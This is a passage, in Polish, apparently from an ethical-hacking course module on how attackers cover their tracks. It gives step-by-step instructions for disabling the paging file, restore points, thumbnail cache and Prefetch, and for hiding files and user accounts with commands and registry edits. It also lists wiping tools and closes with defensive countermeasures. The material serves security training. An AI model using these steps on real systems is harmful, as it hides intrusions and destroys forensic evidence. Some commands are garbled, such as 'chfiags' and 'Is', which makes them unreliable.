Pamięć wirtualna, zwana także plikiem stronicowania, to specjalny plik w systemie Windows, który jest używany jako rekompensata, gdy RAM (pamięć fizyczna) nie ma wystarczającej przestrzeni użytkowej. Na przykład, jeśli atakujący ma zaszyfrowany plik i chce go odczytać, musi go najpierw odszyfrować. Ten odszyfrowany plik pozostaje w pliku stronicowania, nawet po wylogowaniu się atakującego z systemu. Ponadto niektóre programy innych firm mogą służyć do tymczasowego przechowywania haseł w postaci zwykłego tekstu i innych poufnych informacji. Dlatego wyłączenie stronicowania w systemie Windows jest kluczowym krokiem w kierunku zacierania śladów. Atakujący może wyłączyć stronicowanie, wykonując następujące kroki:

1. Otwórz Panel sterowania i przejdź do następującej lokalizacji:

System i zabezpieczenia -> System -> Zaawansowane ustawienia systemu

2. Pojawi się okno dialogowe Właściwości systemu; na karcie Zaawansowane kliknij Ustawienia... w sekcji Wydajność

3. Pojawi się okno dialogowe Opcje wydajności; przejdź do zakładki Zaawansowane i kliknij Zmień... w sekcji Pamięć wirtualna

4. Pojawi się okno dialogowe Pamięć wirtualna; odznacz Automatycznie zarządzaj rozmiarem pliku stronicowania dla wszystkich dysków

5. Wybierz dysk, na którym stronicowanie ma być wyłączone, a następnie zaznacz opcję Brak pliku stronicowania i kliknij Ustaw

6. W oknie Właściwości systemu kliknij Tak

7. Na koniec kliknij OK, aby zaimplementować zmiany

Wyłącz punkty przywracania systemu

Punkty przywracania systemu zawierają informacje o ukrytych danych i wcześniej usuniętych plikach. Stanowi to zagrożenie dla atakujących, ponieważ usunięte pliki można odzyskać z poprzednich punktów przywracania. Osoba atakująca może wyłączyć punkty przywracania systemu, wykonując następujące kroki:

o Otwórz Panel sterowania i przejdź do następującej lokalizacji:

System i zabezpieczenia -> System -> Ochrona systemu

o Pojawi się okno dialogowe Właściwości systemu; w zakładce Ochrona systemu wybierz dysk i kliknij Konfiguruj...

o W sekcji Przywróć ustawienia wybierz opcję Wyłącz ochronę systemu i kliknij przycisk Usuń

o Pojawi się kreator ochrony systemu; kliknij Kontynuuj, aby usunąć wszystkie punkty przywracania z dysku

o Kliknij OK

o Powtórz powyższe kroki dla wszystkich partycji dysku

Wyłącz pamięć podręczną miniatur systemu Windows

thumbs.db to plik systemu Windows, który przechowuje miniatury typów dokumentów, takich jak PPTX i DOCX, oraz pliki graficzne, takie jak GIF, JPEG, PNG i TIFF. Ten plik miniatur zawiera informacje dotyczące plików, które zostały wcześniej usunięte lub używane w systemie. Na przykład, jeśli atakujący użył pliku obrazu do ukrycia złośliwego pliku, a następnie go usunął, miniatura tego obrazu jest przechowywana w pliku thumbs.db, co ujawnia, że usunięty plik był wcześniej używany w systemie.

Osoba atakująca może wyłączyć pamięć podręczną miniatur, wykonując następujące kroki:

o Naciśnij klawisze Windows + R, aby otworzyć okno dialogowe Uruchom

o Wpisz gpedit.msc i naciśnij Enter lub kliknij OK

o Pojawi się okno Edytora lokalnych zasad grupy; przejdź do Konfiguracja użytkownika -> Szablony administracyjne Składniki systemu Windows -) Eksplorator plików

o Kliknij dwukrotnie ustawienie Wyłącz buforowanie miniatur w ukrytych plikach thumbs.db z prawego panelu

o Wybierz Włączone, aby wyłączyć pamięć podręczną miniatur

o Kliknij OK

Wyłącz funkcję wstępnego pobierania systemu Windows

Prefetch to funkcja systemu Windows, która przechowuje określone dane o aplikacjach, które są zwykle używane przez użytkowników systemu. Przechowywane dane pomagają zwiększyć wydajność systemu poprzez skrócenie czasu potrzebnego do załadowania lub uruchomienia aplikacji. Na przykład, jeśli osoba atakująca zainstalowała złośliwą aplikację, a następnie ją odinstalowała, kopia tej aplikacji zostanie zapisana w pliku Prefetch. Te pliki pobierania wstępnego mogą być używane przez personel ochrony do odzyskiwania usuniętych plików podczas dochodzenia w sprawie incydentu związanego z bezpieczeństwem. Atakujący mogą wyłączyć funkcję Prefetch, wykonując następujące kroki:

o Naciśnij klawisze Windows + R, aby otworzyć okno dialogowe Uruchom

o Wpisz services.msc i naciśnij Enter lub kliknij OK

o Wyszukaj usługę SysMain (Superfetch) i kliknij ją dwukrotnie, aby otworzyć właściwości SysMain (komputer lokalny)

o Z opcji rozwijanych w Typ uruchomienia wybierz opcję Wyłączone

o Kliknij OK

Ukrywanie artefaktów w systemach Windows, Linux i macOS

Atakujący często próbują ukryć artefakty odpowiadające ich złośliwemu zachowaniu, aby ominąć zabezpieczenia. Każdy system operacyjny ukrywa swoje artefakty, takie jak wewnętrzne artefakty wykonywania zadań i krytyczne pliki systemowe. Atakujący wykorzystują tę funkcję systemu operacyjnego do ukrywania swoich artefaktów, takich jak katalogi, konta użytkowników, pliki, foldery lub wszelkie inne artefakty związane z systemem w istniejących artefaktach, aby uniknąć wykrycia.

Ukrywanie artefaktów w systemie Windows

Ukrywanie plików i folderów

Atakujący używają następującego polecenia z uprawnieniami administratora, aby ukryć dowolny plik lub folder w systemie Windows:

attrib +h +s +r <NazwaFolderu>

Ukrywanie użytkowników

Atakujący mogą utworzyć ukryte konto użytkownika w systemie ofiary za pomocą następującego polecenia:

net user <UserName>

Uruchom następujące polecenie, aby aktywować konto do wykorzystania:

net user <UserName> /active:yes

Uruchom następujące polecenie, aby ukryć konto, gdy nie jest wymagane:

net user <UserName> /active:no

Ukrywanie kont użytkowników

Otwórz Edytor rejestru i przejdź do następującej lokalizacji:

HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon

Kliknij prawym przyciskiem myszy Winlogon -> najedź kursorem na Nowy -> wybierz Klucz.

Zmień nazwę nowo utworzonego klucza na <Accountl>. Ponownie kliknij prawym przyciskiem myszy < Accountl> -> najedź na Nowy -> wybierz Klucz i zmień jego nazwę na <Konto2>.

Następnie kliknij prawym przyciskiem myszy <Konto2> -> najedź kursorem na Nowy -> wybierz wartość Dword.

Następnie zmień nazwę nowego klucza na <userName>, czyli nazwę użytkownika, który ma być ukryty.

Ukrywanie artefaktów w systemie Linux

Ukrywanie plików i folderów

Otwórz nowy terminal i użyj polecenia cd, aby przejść do lokalizacji pliku, który należy ukryć:

cd ~/Documents/MaliciousFiles/

Umieść przed nazwą pliku kropkę <.>, aby ją ukryć. Aby zmienić nazwę pliku, użyj następującego polecenia:

mv MaliciousFile.txt .MaliciousFile.txt

Sprawdź, czy powyższy plik jest ukryty za pomocą polecenia Is. Ponadto użyj is -a lub is -ai, aby wyświetlić odpowiednio wszystkie ukryte i nieukryte pliki.

Użyj następującego polecenia, aby utworzyć nowy ukryty folder:

mkdir .HiddenMaliciousFiles

Użyj polecenia dotykowego, aby utworzyć plik w ukrytym folderze:

touch MaliciousFile.txt

Ukrywanie artefaktów w systemie macOS

Ukrywanie plików i folderów

Użyj następującego polecenia, aby ukryć pliki w systemie macOS:

defaults write com.apple.finder AppleShowAllFiles FALSE

killall Finder

Aby ukryć określony plik, wpisz chfiags hidden, przeciągnij plik docelowy na terminal i naciśnij klawisz Return.

chfiags hidden <filename> //** Add space at the end**

Narzędzia do zacierania śldów

Narzędzia do zacierania śladów pomagają atakującemu wyczyścić wszystkie ślady aktywności komputera i Internetu na komputerze docelowym. Narzędzia do śledzenia ścieżek zwalniają miejsce w pamięci podręcznej, usuwają pliki cookie, czyszczą historię Internetu i udostępnione pliki tymczasowe, usuwają dzienniki i odrzucają śmieci.

• CCleaner

CCleaner to narzędzie do optymalizacji systemu, prywatności i czyszczenia. Pozwala atakującym usunąć nieużywane pliki i usuwa ślady przeglądania Internetu z docelowego komputera. Za pomocą tego narzędzia atakujący może bardzo łatwo usunąć swoje ślady.

Niektóre przykłady narzędzi do pokrywania torów są wymienione w następujący sposób:

* DBAN (https://dban.org)

* Privacy Eraser (https://www.cybertronsoft.com)

* Wipe (https://privacyroot.com)

* BleachBit (https://www.bleachbit.org)

* ClearProg (http://www.ciearprog.de)

Obrona przed zakrywającymi się torami

Różne środki zaradcze w celu pokonania zakrytych torów są następujące:

* Aktywuj funkcję rejestrowania we wszystkich krytycznych systemach.

* Przeprowadzanie okresowych audytów systemów informatycznych w celu zapewnienia, że funkcjonalność logowania jest zgodna z polityką bezpieczeństwa.

* Upewnij się, że nowe zdarzenia nie nadpisują starych wpisów w plikach dziennika po przekroczeniu limitu przechowywania.

* Skonfiguruj odpowiednie i minimalne uprawnienia niezbędne do odczytu i zapisu plików dziennika przechowywanych w systemach krytycznych.

* Utrzymuj oddzielny serwer rejestrowania w strefie DMZ, aby wszystkie krytyczne serwery, takie jak serwer DNS, serwer pocztowy i serwer WWW, przekazywały i przechowywały swoje dzienniki na tym serwerze.

* Regularnie aktualizuj i łataj systemy operacyjne, aplikacje i oprogramowanie sprzętowe.

* Zamknij wszystkie nieużywane otwarte porty i usługi.

* Zaszyfruj pliki dziennika przechowywane w systemie, aby nie można ich było zmienić bez odpowiedniego klucza deszyfrującego.

* Ustaw pliki dziennika w trybie „tylko dołączanie", aby zapobiec nieautoryzowanemu usuwaniu wpisów dziennika.

*Okresowo wykonuj kopie zapasowe plików dziennika na niezmiennych nośnikach.

*Użyj ograniczonych list ACL, aby zabezpieczyć pliki dziennika.

Podsumowanie modułu

W tym module szczegółowo omówiliśmy różne fazy związane z hakowaniem systemu, takie jak uzyskiwanie dostępu, zwiększanie uprawnień, utrzymywanie dostępu i zacieranie śladów. Omówiliśmy również różne techniki i narzędzia stosowane przez osoby atakujące w celu uzyskania dostępu do docelowego systemu. W tym module omówiono również różne narzędzia i techniki wykorzystywane przez osoby atakujące do eskalacji swoich uprawnień. Wyjaśniono różne techniki, takie jak uruchamianie złośliwych aplikacji (keyloggery, programy szpiegujące, rootkity itp.), manipulowanie strumieniem NTFS, steganografia i steganaanaliza, których atakujący używają do utrzymania zdalnego dostępu do docelowego systemu i kradzieży krytycznych informacji. Omówiono również różne techniki stosowane przez osoby atakujące w celu usunięcia wszelkich dowodów naruszenia bezpieczeństwa z systemu docelowego. Ponadto omówiono różne środki zaradcze, które należy zastosować, aby zapobiec próbom włamań do systemu, wraz z różnymi narzędziami ochrony oprogramowania. W następnym module szczegółowo omówimy różne zagrożenia złośliwym oprogramowaniem.